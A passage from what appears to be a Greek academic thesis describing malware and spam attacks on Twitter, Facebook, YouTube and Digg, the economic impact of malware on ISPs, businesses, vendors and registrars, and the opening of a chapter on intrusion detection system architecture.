[redacted] - 4 hours ago - Similar

7. Halloween speciality plus size costume shops
halloween speciality plus size costume shops. I say halloween speciality plus size costume

Εικόνα 7.5.1.1: Απεικόνιση της επίθεσης BlackHat SEO [70]

7.5.2 Επιθέσεις στο Twitter

Η ανυπολόγιστη επιτυχία που είχε το Twitter, προσέλκυσε όλο και περισσότερους κυβερνοεγκληματίες να πραγματοποιούν επιθέσεις στους χρήστες του. Χαρακτηριστικό είναι τα profil των Britney Spears και Barack Obama είχαν παραβιαστεί τον Ιανουάριο του 2009 και χρησιμοποιήθηκαν για να μεταδίδουν κοροϊδευτικές πληροφορίες. Τον Απρίλιο του 2009 εμφανίστηκε το cross-site scripting worm και μόλυνε τους χρήστες όταν επισκέπτονταν άλλα μολυσμένα profil [70]. Έτσι οι επιτιθέμενοι άρχισαν να χρησιμοποιούν το Twitter σαν ένα εργαλείο για να αναπτύσσουν κακόβουλο λογισμικό και να μεταδίδουν spam μηνύματα. Στις αρχές του Ιουνίου του 2009 το Twitter εστιάστηκε σε άλλες επιθέσεις που χρησιμοποιούσαν διαφορετικές τεχνικές όπως τις BlackHat SEO. Αυτή η υπηρεσία κοινωνικής δικτύωσης έχει ένα χαρακτηριστικό που ονομάζεται "Τάσεις του Twitter", το οποίο είναι μια λίστα των πιο δημοφιλών θεμάτων στο Twitter. Όταν οι χρήστες επιλέγουν ένα θέμα μέσω αυτού, τότε θα δουν όλα τα tweets που έχουν δημοσιευτεί και σχετίζονται με αυτό. Μάλιστα όταν όλο και περισσότεροι άνθρωποι τα διαβάζουν γίνονται αυτόματα ένας προφανής στόχος για τους κυβερνοαπατεώνες.




Εικόνα 7.5.2.1: Timer Επίθεση [70]

Στην περίπτωση αυτή οι κακόβουλοι χρήστες έγραφαν tweets σχετικά με θέματα που ήταν στη λίστα των τάσεων του Twitter και περιείχαν συνδέσμους που οδηγούσαν σε κακόβουλες ιστοσελίδες από όπου και το κακόβουλο λογισμικό θα κατεβαζόταν. Για παράδειγμα όταν ο Michael Jackson και ο ηθοποιός David Carradine πέθαναν μέσα σε λίγες ώρες εμφανίστηκαν εκατοντάδες κακόβουλοι σύνδεσμοι που περιείχαν κακόβουλα tweets. Όπως φαίνεται και από τη παραπάνω εικόνα αυτές είναι γνωστές και ως timer επιθέσεις.

7.5.3 Hacking σε λογαριασμούς χρηστών στο Facebook

Όπως και στο Twitter έτσι και το Facebook έγινε ένας άλλος δημοφιλής στόχος για τους κυβερνοεγκληματίες. Πραγματοποιήθηκαν phishing επιθέσεις που είχαν σαν στόχο να παραβιάσουν λογαριασμούς χρηστών στο facebook. Σύμφωνα με τη παρακάτω εικόνα υπήρξαν απάτες που ζητούσαν από τους χρήστες έναντι κάποιου αντιτίμου να σπάσουν τους προσωπικούς λογαριασμούς άλλων χρηστών του Facebook.




Εικόνα 7.5.3.1: Απεικόνιση της απάτης που ωθούσε τους χρήστες να πληρώσουν ένα αντίτιμο προκειμένου να παραβιάσουν τους λογαριασμούς άλλων χρηστών του Facebook [70]

Τέλος το Facebook καθώς και το MySpace και το Twitter έγιναν στόχος και μιας άλλης κατηγορίας επιθέσεων με κακόβουλο λογισμικό όπως το Koobface. Όμως από τότε που υπήρξε αυτός ο τύπος της επίθεσης εμφανίστηκαν πολλές παραλλαγές της όπως τα *banker Trojans* και το *Rogueware* στα συστήματα που είχαν προσβληθεί.

7.5.4 Επιθέσεις στο Web 2.0


Εκτός από τα κοινωνικά δίκτυα υπάρχουν εκατομμύρια ηλεκτρονικές υπηρεσίες που στηρίζονται στο Web 2.0, πολλές από τις οποίες έχουν γίνει επίσης στόχοι για το έγκλημα στο κυβερνοχώρο. Τον Μάιο του 2009 στο YouTube, που είναι το πιο δημοφιλές site προκειμένου να βάλει κάποιος ένα βίντεο έγινε στόχος μιας επίθεσης. Το YouTube άφηνε τους εγγεγραμμένους χρήστες του να προσθέτουν σχόλια σε σελίδες που εμφάνιζαν βίντεο. Έτσι σε αυτή τη περίπτωση οι επιτιθέμενοι

δημιουργούσαν λογαριασμούς και έκαναν πάρα πολλά σχόλια σε αυτά. Όμως αυτά τα σχόλια περιλάμβαναν συνδέσμους που οδηγούσαν τους χρήστες σε κακόβουλα site που είχαν σχεδιαστεί από αυτούς προκειμένου να τους μολύνουν. Συνολικά περισσότερα από 30.000 τέτοια links δημιουργήθηκαν από τους επιτιθέμενους [70]. Ένα χαρακτηριστικό παράδειγμα αυτής της επίθεσης φαίνεται στο παρακάτω σχήμα.



Εικόνα 7.5.4.1: Η επίθεση στο Youtube [70]

Παρομοίως, το *Digg.com* κατακλύστηκε με περισσότερα από 500.000 κακόβουλα σχόλια μέσα σε λίγες ώρες. Οι χρήστες επέλεγαν τους συνδέσμους που περιείχαν τα σχόλια.



Εικόνα 7.5.4.2: DIGG.com attack [70]

Συνεπώς οι spam επιθέσεις στα site κοινωνικής διαδικτύωσης όπως το Stuxnet worm, το Trojan Zeus και οι επιθέσεις σε smartphones είναι οι κυριότερες απειλές που υπάρχουν στο διαδίκτυο. Επιπροσθέτως οι ιοί και οι κακόβουλοι κώδικες είναι σε θέση να εξαπλώνονται πολύ γρήγορα μέσω των κοινωνικών δικτύων και να προσβάλλουν τους χρήστες.

Κεφάλαιο 8ο - Οι επιπτώσεις του κακόβουλου λογισμικού

Σε πολλές περιπτώσεις οι συνέπειες από τα ανεπαρκή μέτρα ασφάλειας είναι εξωτερικές και βαρύνουν πολλά άτομα. Για παράδειγμα αν ο υπολογιστής ενός χρήστη που είναι συνδεδεμένος σε ένα δίκτυο ή στο διαδίκτυο είναι ανεπαρκώς προστατευμένος τότε θα μολυνθεί και οι επιτιθέμενοι θα έχουν τη δυνατότητα να επηρεάσουν άμεσα την ασφάλεια των άλλων διασυνδεδεμένων πληροφοριακών συστημάτων. Ένα παράδειγμα αυτού είναι η χρησιμοποίηση των botnets που προωθούν DDOS επιθέσεις κατά τρίτων όπως οι ιστότοποι, οι mail servers ή άλλους πόρους. Ενώ υπάρχει αύξηση των νέων επιθέσεων, παρόλα αυτά δεν έχει ξεκαθαριστεί πώς αυτές οι νέες τάσεις σχετίζονται με τη συνολική καταστροφή που προκαλούν τα κακόβουλα λογισμικά. Όμως με το να ανιχνευτεί μεγάλος αριθμός από διάφορες παραλλαγές trojan, δεν σημαίνει απαραίτητα ότι υπάρχει μεγαλύτερη ζημιά σε ένα σύστημα. Θα μπορούσε αυτό λοιπόν να ήταν μια καλή αφορμή για να βελτιωθούν οι άμυνες ασφάλειας. Παρομοίως αξίζει να επισημανθεί ότι αν τα botnets που διαδίδονται σε μεγάλη κλίμακα περιοριστούν σε αριθμό, αυτό δεν θα σημαίνει απαραίτητα ότι τα μέτρα ασφάλειας είναι αποτελεσματικά. Αυτό μπορεί να εξηγείται από το γεγονός ότι οι επιτιθέμενοι μπορεί να έχουν βρει καλύτερα botnets που να εστιάζονται στο στόχο τους. Συνεπώς, επειδή οι κακόβουλες τάσεις των επιθέσεων αλλάζουν πολύ γρήγορα, είναι δύσκολο να εξαχθούν αξιόπιστα συμπεράσματα αν αυτές έχουν μόνο οικονομικές επιπτώσεις. Ωστόσο λαμβάνοντας υπόψη το ολοένα και αυξανόμενο κίνδυνο που έχουν τα πληροφοριακά συστήματα που συνδέονται με το διαδίκτυο σε κάθε χώρα παγκοσμίως και τις εντεινόμενες προκλήσεις για τον εντοπισμό και τη κατάργηση των κακόβουλων προγραμμάτων, τότε θα αυξάνονται οι επιπτώσεις που θα έχει η χρήση του κακόβουλου λογισμικού.

8.1 Οικονομικές Επιπτώσεις

Η χρήση του κακόβουλου λογισμικού έχει οικονομικές επιπτώσεις και συνήθως από πίσω τέτοιες επιθέσεις κρύβονται οι διαδικτυακοί εγκληματίες. Με βάση τον οργανισμό OECD [4], μολονότι τα δεδομένα σχετικά με το έγκλημα στο κυβερνοχώρο και τις οικονομικές επιπτώσεις τους είναι διαθέσιμα, εντούτοις οι επιχειρήσεις διστάζουν να τα βγάλουν στη δημοσιότητα. Για παράδειγμα, μια ένωση τραπεζών στο Ηνωμένο Βασίλειο εκτίμησε ότι οι άμεσες απώλειες που προκλήθηκαν από τα κακόβουλα λογισμικά σε κάθε μέλος της, ανήλθαν σε 12.2 το 2004, 23.2 το 2005 και 33.5 εκατομμύρια αγγλικές λίρες το 2006, δηλαδή μια αύξηση της τάξης του 90% μέσα σε διάστημα δύο ετών. Αξίζει να σημειωθεί ότι αυτές οι άμεσες επιπτώσεις δεν είναι πλήρως αντιπροσωπευτικές με αυτές των πραγματικών δημοσιονομικών επιπτώσεων, δεδομένου ότι δεν μετρήθηκαν η μείωση της σχέσης εμπιστοσύνης των πελατών στις διαδικτυακές συναλλαγές, η απώλεια φήμης, οι επιπτώσεις στο σήμα,

καθώς και άλλων έμμεσων παραγόντων που είναι δύσκολο να ποσοτικοποιηθούν. Ομοίως, δεν περιλαμβάνονται δαπάνες όπως τα έξοδα εργασίας που έγιναν για να αναλυθεί το κακόβουλο λογισμικό, η επισκευή και ο καθαρισμός των μολυσμένων μηχανημάτων, καθώς και το κόστος που συνδέεται με τη προμήθεια των εργαλείων για να είναι ένα σύστημα ασφαλές, όπως το αντιικό και αντί malware λογισμικό. Επίσης, δεν συμπεριλήφθηκε το κόστος από την έλλειψη της παραγωγικότητας που προκλήθηκε από την αδυναμία των εργαζομένων να αλληλεπιδρούν με ένα μολυσμένο σύστημα, όταν αυτό επηρεάζεται από μια επίθεση.

Με βάση μια πρόσφατη έρευνα που πραγματοποιήθηκε πρόσφατα μεταξύ 52 επαγγελματιών και διαχειριστών σε πληροφοριακά συστήματα [4], εκτιμήθηκε μια ελαφρά μείωση των άμεσων ζημιών που σχετίζονται με το κακόβουλο λογισμικό σε 12.2 δισεκατομμύρια ευρώ το 2004, 10 το 2005 και 9.3 το 2006. Στην περίπτωση αυτή οι άμεσες ζημιές προέρχονται από το κόστος εργασίας που χρειάστηκε για να γίνει ανάλυση του κακόβουλου λογισμικού, την επισκευή και τον καθαρισμό των μολυσμένων συστημάτων, την απώλεια της παραγωγικότητας των εργαζομένων, την απώλεια εσόδων λόγω της μειωμένης απόδοσης που είχε το σύστημα καθώς και άλλα έξοδα που προκύπτουν άμεσα ως αποτέλεσμα της επίθεσης με κακόβουλο λογισμικό. Βέβαια στις άμεσες ζημιές δεν περιλαμβάνονται το κόστος που υπάρχει από τη προληπτική αντιμετώπιση των ιών στο υλικό και το λογισμικό, τις τρέχουσες δαπάνες που απαιτούνται για το προσωπικό ασφάλειας, το κόστος ασφάλισης του πληροφοριακού συστήματος και τη καταστροφή που θα προκληθεί στη φήμη του οργανισμού. Η παραπάνω μείωση οφείλεται σε μεγάλο βαθμό ότι οι έμμεσες και οι δευτερεύοντες απώλειες αυξάνονται συνεχώς. Επιπλέον η ίδια έρευνα έδειξε ότι οι περισσότεροι οργανισμοί εντοπίζουν τη συχνότητα των συμβάντων του κακόβουλου λογισμικού αλλά όχι το οικονομικό αντίκτυπο που έχουν.

Έτσι σύμφωνα με τον OECD [4], οι δαπάνες που σχετίζονται με τη λήψη μέτρων ασφάλειας κυμαίνονται από το 6 έως και το 10% του συνολικού κόστους για τη λειτουργία μιας επιχείρησης. Όμως δεν υπάρχουν σαφείς εκτιμήσεις για τα αποτελέσματα που έχει η χρήση του κακόβουλου λογισμικού στα λειτουργικά έξοδα ενός οργανισμού παρόλο που υπήρχαν αποδείξεις ότι έχει κάποιες επιπτώσεις. Εκτός αυτού, το κόστος που μπορεί να υπάρξει σε μεμονωμένους χρήστες και αποδέκτες υπηρεσιών μπορεί να είναι ακόμα πιο δύσκολο να μετρηθεί, ωστόσο είναι σημαντικό να γίνει γνωστό. Ένα χαρακτηριστικό παράδειγμα προέρχεται από τις Ηνωμένες Πολιτείες της Αμερικής όπου οι καταναλωτές πλήρωσαν περισσότερα από 7.8 δισεκατομμύρια δολάρια σε χρονικό διάστημα άνω των δύο ετών προκειμένου να επισκευάσουν ή να αντικαταστήσουν τα πληροφοριακά συστήματα που είχαν προσβληθεί από ιούς και spyware. Έτσι όλα αυτά τα στοιχεία αντικατοπτρίζουν το μέγεθος των οικονομικών επιπτώσεων τόσο για τις επιχειρήσεις όσο και για τους χρήστες που έχουν από τη χρήση του κακόβουλου λογισμικού.

8.2 Επιπτώσεις στην διαδικτυακή αγορά

8.2.1 Επιπτώσεις στους παρόχους υπηρεσιών διαδικτύου

Στη σημερινή εποχή οι ISPs είναι σημαντικό να λειτουργούν εύρυθμα. Τόσο οι δαπάνες όσο και τα έσοδα στους παρόχους υπηρεσιών διαδικτύου και επομένως η κερδοφορία τους επηρεάζεται άμεσα και έμμεσα από το κακόβουλο λογισμικό. Οι πιο άμεσες επιπτώσεις από τη χρήση του κακόβουλου λογισμικού είναι στην υποστήριξη των χρηστών και στη κατάχρηση της διαχείρισης των συστημάτων από επιτιθέμενους. Το κόστος αυτό μπορεί να αυξηθεί περαιτέρω όταν οι πάροχοι υπηρεσιών διαδικτύου επηρεάζονται από μαύρες λίστες προσπαθώντας να καταπολεμήσουν τους μολυσμένους υπολογιστές στο δίκτυό τους. Οι μορφές κακόβουλου λογισμικού που αυξάνουν τον όγκο της κίνησης των πακέτων στο δίκτυο μπορεί να γίνει με τη δημιουργία botnets που εκτοξεύουν τεράστιο αριθμό spam μηνυμάτων και αν οι επιθέσεις γίνονται ανεξέλεγκτες τότε θα προξενήσουν πολύ σοβαρές επιπτώσεις στους ISPs. Βέβαια αυτό θα εξαρτηθεί και από την χωρητικότητα του υπάρχοντος δικτύου. Εφόσον το δίκτυο κάνει μέγιστη χρήση της χωρητικότητάς του, αυτό μπορεί να γίνει στόχος επιθέσεων από επιτιθέμενους που θα κάνουν χρήση κακόβουλου λογισμικού και να προκληθούν σοβαρές ζημιές σε δικτυακές υποδομές σε μεσοπρόθεσμο και μακροπρόθεσμο χρονικό διάστημα. Το κακόβουλο λογισμικό μπορεί να επηρεάσει τη μείωση των εισοδημάτων ενός ISP, εάν το εμπορικό του σήμα και η φήμη των χρηστών του πάσχουν εξαιτίας της μειωμένης συνδεσιμότητας και της μαύρης λίστας. Γι αυτό λοιπόν οι ISPs θα επενδύσουν σε προληπτικά μέτρα μείωσης των κακόβουλων προγραμμάτων, όπως με το να μπουν φίλτρα σε κάθε εισερχόμενη κίνηση ή τη χρήση τέτοιας τεχνολογίας που θα επιτρέπει στους διαχειριστές να θέτουν σε καραντίνα τους μολυσμένους πελάτες. Αυτό θα πραγματοποιείται μόνο εάν το κόστος είναι μικρότερο από το άμεσο και έμμεσο κόστος που απαιτείται από τις συνέπειες τις επίθεσης με κακόβουλο λογισμικό στους ISPs. .

8.2.2 Επιπτώσεις στις επιχειρήσεις ηλεκτρονικού εμπορίου

Οι επιχειρήσεις που προσφέρουν ηλεκτρονικές υπηρεσίες έχουν πολλές επιπτώσεις από τη χρήση του κακόβουλου λογισμικού. Πολλές από αυτές καλούνται να έρθουν αντιμέτωπες με DDoS επιθέσεις, και συχνά απαιτούνται να αγοραστούν όλο και πιο μεγάλες σε κόστος υπηρεσίες για τους ISPs, για να προστατέψουν την διαθεσιμότητα των υπηρεσιών που προσφέρουν. Επιπροσθέτως οι επιτιθέμενοι που κάνουν χρήση κακόβουλου λογισμικού με διάφορους μεθόδους για να αποκομίσουν έμπιστα δεδομένα πελατών, όπως με το να ζητήσουν πληροφορίες σχετικά με τον αριθμό της πιστωτικής τους κάρτας προκειμένου να τους εγγράψουν σε εταιρείες

ηλεκτρονικού εμπορίου. Μάλιστα, μερικές εξελιγμένες μορφές κακόβουλου λογισμικού μπόρεσαν να νικήσουν τα μέτρα ασφάλειας των διαδικτυακών ιστότοπων των τραπεζών παρόλο που απαιτούσαν πολλαπλούς παραμέτρους σχετικά την αυθεντικοποίηση των πελατών τους. Μολονότι οι πληροφορίες των πελατών δεν επέτρεπαν την απευθείας πρόσβαση σε οικονομικές πηγές, εντούτοις μπορούσαν να χρησιμοποιηθούν για να διαμορφώσουν phishing e-mails που προσπαθούσαν να εξαπατήσουν τους πελάτες προκειμένου να αποκαλύψουν χρηματοοικονομικές πληροφορίες. Υπήρχαν επίσης περιπτώσεις όπου το κακόβουλο λογισμικό είχε εγκατασταθεί στους servers των εταιριών που πρόσφεραν ηλεκτρονικές υπηρεσίες και μάλιστα οι διαχειριστές τους, αγνοούσαν ότι η ιστοσελίδα που επισκέπτονται φιλοξενεί κακόβουλο περιεχόμενο το οποίο διανεμόταν στους επισκέπτες της. Συνήθως επηρεάζονται οι πελάτες που χρησιμοποιούν τις υπηρεσίες του ηλεκτρονικού εμπορίου ωστόσο, είτε άμεσα είτε έμμεσα επηρεάζεται και η εταιρεία ηλεκτρονικού εμπορίου. Έτσι οι πάροχοι χρηματοπιστωτικών υπηρεσιών αντισταθμίζουν συχνά τις ζημιές που προκαλούνται σε αυτές προς όφελος των πελατών τους. Συνεπώς, οι εταιρίες που δεν κάνουν κάποια αντιστάθμιση ή δεν παίρνουν κάποια μέτρα μπορούν να υπάρξουν επιπτώσεις στη φήμη τους.

8.2.3 Επιπτώσεις στην εμπορία λογισμικού

Τα άτομα που εμπορεύονται λογισμικό επηρεάζονται με άμεσους και έμμεσους τρόπους. Το κακόβουλο λογισμικό χρησιμοποιεί τις ευπάθειες των προϊόντων τους προκειμένου να προσβάλει τα συστήματα. Η καταστροφή που προκαλείται από αυτές τις αδυναμίες δεν έχει άμεσο αντίκτυπο σε αυτούς που εμπορεύονται λογισμικό, αν και έχει επιπτώσεις στη φήμη τους με αποτέλεσμα να απαιτούνται να παίρνουν ιδιαίτερα δαπανηρά μέτρα αντιμετώπισης. Η ανάπτυξη, η δοκιμή και η εφαρμογή ενημερωμένων εκδόσεων ευπαθών patches είναι δαπανηρή, όχι μόνο από τη πλευρά αυτού που εμπορεύεται λογισμικό αλλά και για τους πελάτες.

Οι κατασκευαστές λογισμικού τυπικά αντιμετωπίζουν δυσκολίες στην ανάπτυξη ενός ισοζυγίου μεταξύ της ασφάλειας, το λογισμικό να είναι μια σωστή πλατφόρμα, να παραμένει φιλικό προς το χρήστη και του κόστους ανάπτυξης. Οι έρευνες όμως για τη βελτίωση της ασφάλειας του λογισμικού μπορούν να καθυστερήσουν να έρθουν στην αγορά. Από την άλλη, αν η φήμη επηρεάζει τη δουλειά, αυτοί που εμπορεύονται κακόβουλο λογισμικό με τα προϊόντα τους να έχουν τη φήμη ότι δεν πληρούν τις προδιαγραφές ασφάλειας, ενδέχεται να αντιμετωπίσουν το κόστος με τη μορφή απώλειας εσόδων. Βέβαια οι επιδράσεις αυτές μετριάζονται από το γεγονός ότι πολλές εταιρείες που εμπορεύονται κακόβουλο λογισμικό τείνουν να είναι οι δεσπόζουσες και γι αυτό κλειδώνουν τα προϊόντα που παρέχουν στους πελάτες τους προκειμένου να εξαναγκαστούν να τα αγοράσουν.

8.2.4 Επιπτώσεις στους καταχωρητές ονομάτων χώρου

Οι Registars έχουν γίνει μέρος του οικοσυστήματος της ασφάλειας. Οι πρακτικές και οι πολιτικές τους ασφάλειας στις επιχειρήσεις επηρεάζουν το κόστος του κακόβουλου λογισμικού και τα επιχειρησιακά μοντέλα που φτιάχνουν οι διαδικτυακοί εγκληματίες. Οι καταχωρητές μπορούν να αντλούν επιπλέον έσοδα από καταχωρήσεις ονομάτων χώρου, ακόμη και αν αναφέρονται σε κακόβουλο λογισμικό, αλλά δεν αναλαμβάνουν καμία συγκεκριμένη άμεση δαπάνη για να αντιμετωπιστούν μολυσμένα site. Ωστόσο τα domain τους που συνδέονται με τη κακόβουλη δραστηριότητα, μπορεί να οδηγήσει σε αύξηση του αριθμού των τυπικών και άτυπων κοινοποιήσεων που γίνονται σε περίπτωση παραβίασης του συστήματος. Όμως για να αντιμετωπιστούν αυτές οι κοινοποιήσεις που θα ενημερώνουν για παραβιάσεις παρόλο που είναι μεγάλες σε κόστος απαιτείται από τους registars να δεσμευτούν για να εκπαιδεύσουν κατάλληλα το προσωπικό τους. Επιπλέον πολλοί registars μπορούν να έχουν τα εφόδια για να χειρίζονται επιτυχώς τις αιτήσεις διαγραφής του κακόβουλου λογισμικού. Λόγω των κινδύνων που έχουν οι νομοθετικές επιπτώσεις, όταν ένας τομέας θα είναι λανθασμένος θα διαγράφεται από το μητρώο και οι registrars συνήθως θα προτιμούν να υποστηρίξουν τους πελάτες τους. Μάλιστα μια από τις δυσκολίες που αντιμετωπίζουν οι registars είναι ότι πρέπει να αποδείξουν την ταυτότητά τους δηλαδή ότι είναι καταχωρητές. Χαρακτηριστικό είναι ότι ειδικά ονόματα χώρου όπως για παράδειγμα το *.com.au,* απαιτούν αυστηρά κριτήρια για να καταχωρηθούν οι επιχειρήσεις και να επιλεγεί ένα όνομα που θα χορηγηθεί σε αυτές. Έτσι τα στοιχεία δείχνουν ότι οι περιορισμοί αυτοί οδήγησαν σε μείωση των πλασματικών εγγραφών στους καταχωρητές του ονόματος χώρου *.com.au*

8.2.5 Επιπτώσεις στους αποδέκτες των υπηρεσιών

Οι αποδέκτες των υπηρεσιών αποτελούν μια ποικίλη ομάδα από παράγοντες που εκτείνονται σε οικιακούς χρήστες έως μεγάλες επιχειρήσεις ή κυβερνητικούς οργανισμούς. Τα συστήματα που χρησιμοποιούνται από τους τελικούς χρήστες είναι από προσωπικούς οικιακούς υπολογιστές έως και συνεργαζόμενους web servers και γίνονται στόχος επιθέσεων με κακόβουλο λογισμικό. Η οικονομική επίπτωση των υπολογιστών που έχουν προσβληθεί κατανέμεται κατά μήκος όλου του συστήματος. Μερικές από τις επιπτώσεις έχουν σαν στόχο και άλλους παράγοντες της αγοράς και όχι μόνο αυτούς που έχουν τα μολυσμένα συστήματα. Παρόλα αυτά το malware τους επηρεάζει αφού είναι εφικτή η κλοπή ευαίσθητων πληροφοριών από το σύστημα που έχει προσβληθεί από επιθέσεις.

8.3 Διάβρωση της εμπιστοσύνης και της αξιοπιστίας

Οι κοινωνίες στηρίζονται αρκετά στις συνέπειες που έχουν τα πληροφοριακά συστήματα σε περίπτωση σοβαρής έκθεσής τους σε κινδύνους ή σε ενδεχόμενο αποτυχίας τους να υποστηρίξουν τις υπηρεσίες που προσφέρουν. Αυτό συμβαίνει επειδή το κακόβουλο λογισμικό είναι ένα αποτελεσματικό και αποδοτικό μέσο για τους επιτιθέμενος προκειμένου να παραβιάσουν μεγάλο αριθμό πληροφοριακών συστημάτων και έχει συσσωρευτικά τη δυνατότητα να υπονομεύσει και να διαβρώσει την ικανότητα των χρηστών να εμπιστεύονται την ακεραιότητα και την εμπιστευτικότητα των πληροφοριών που διέρχονται από αυτά τα συστήματα. Παράλληλα η αποτυχία μπορεί να παρέχει μια ιδανική προστασία για την αξιοπιστία και την ακεραιότητα των διαδικτυακών συναλλαγών. Επίσης μπορεί να έχει επιπτώσεις για τις κυβερνήσεις, τις επιχειρήσεις και τους καταναλωτές. Για παράδειγμα, οι υπηρεσίες της ηλεκτρονικής διακυβέρνησης, όπως το να συμπληρώσει κάποιος μέσω του διαδικτύου τη φορολογική του δήλωση ή των παροχών που του δίνονται από το κράτος, περιέχουν και προσωπικά δεδομένα, τα οποία αν παραβιαστούν θα μπορούν να χρησιμοποιηθούν για τη διάπραξη απάτης. Άρα τα πληροφοριακά συστήματα σε μικρές επιχειρήσεις ή σε μεγάλους δημόσιους ή ιδιωτικούς τομείς οργανισμών μπορούν να χρησιμοποιηθούν για υπάρξει πρόσβαση σε τέτοιες υπηρεσίες ηλεκτρονικής διακυβέρνησης ή ηλεκτρονικού εμπορίου.

Κεφάλαιο 9^{ο} – Δημιουργία ενός firewall και IDS για την προστασία των συστημάτων από επιθέσεις

9.1 Ανάλυση των τμημάτων ενός IDS

Τα Συστήματα Ανίχνευσης Εισβολών (IDS) είναι συστήματα υλικού ή λογισμικού τα οποία αυτοματοποιούν τη διαδικασία παρακολούθησης όλων των γεγονότων που συμβαίνουν σε ένα υπολογιστικό σύστημα ή σε ένα δίκτυο αναλύοντας τα σε βάθος για την ανακάλυψη τυχών προβλημάτων ασφαλείας. Οι εισβολές, προέρχονται είτε από επιτιθέμενους που έχουν πρόσβαση σε εσωτερικά συστήματα μέσω του διαδικτύου, είτε από εσωτερικούς χρήστες των συστημάτων που προσπαθούν να αποκτήσουν παραπάνω προνόμια από όσα έχουν, είτε από εσωτερικούς χρήστες που χρησιμοποιούν με λανθασμένο τρόπο τα προνόμια που τους έχουν δοθεί.

Τα βασικά τμήματα που αποτελούν το IDS είναι ο Host, δηλαδή το σύστημα όπου τρέχει το λογισμικό του IDS και το Target, δηλαδή το σύστημα που το IDS παρακολουθεί για την ανακάλυψη προβλημάτων. Υπάρχουν δύο διαφορετικές προσεγγίσεις όσο αφορά τις αρχιτεκτονικές των IDS. Σύμφωνα με τους Daniel B., και άλλους [120], η πρώτη είναι η Host-Target Co-location, όπου η αρχιτεκτονική αυτή

θεωρείται κάπως προβληματική από πλευράς ασφάλειας, αφού σε περίπτωση που ο επιτιθέμενος καταφέρει να εισβάλει στο σύστημα που έχει στοχοποιήσει, αυτομάτως αποκτά τη δυνατότητα επέμβασης και στο ίδιο το IDS. Η δεύτερη είναι το Host-Target Separation, όπου η αρχιτεκτονική αυτή είναι πλέον διαδεδομένη στα συστήματα intrusion detection και βασικό της χαρακτηριστικό είναι η τοποθέτηση σε διαφορετικά συστήματα του Host και του Target έτσι ώστε να παραμείνει κρυφό το IDS από τους επιτιθέμενους. Επιπροσθέτως οι βασικοί σκοποί των συστημάτων intrusion detection [120], είναι η ανακάλυψη των στοιχείων του επιτιθέμενου. Παρόλα αυτά θεωρείται δύσκολο να επιτευχθεί αυτός ο σκοπός όταν δεν υπάρχουν μηχανισμοί πιστοποίησης και αναγνώρισης των χρηστών. Επιπλέον ένας άλλος σκοπός των IDS είναι η ικανότητα αναγνώρισης ενός γεγονότος ως δείγμα επίθεσης προς το εσωτερικό δίκτυο και την άμεση αντίδραση των συστημάτων έτσι ώστε να ελαχιστοποιηθεί ο κίνδυνος εμφάνισης νέων προβλημάτων.

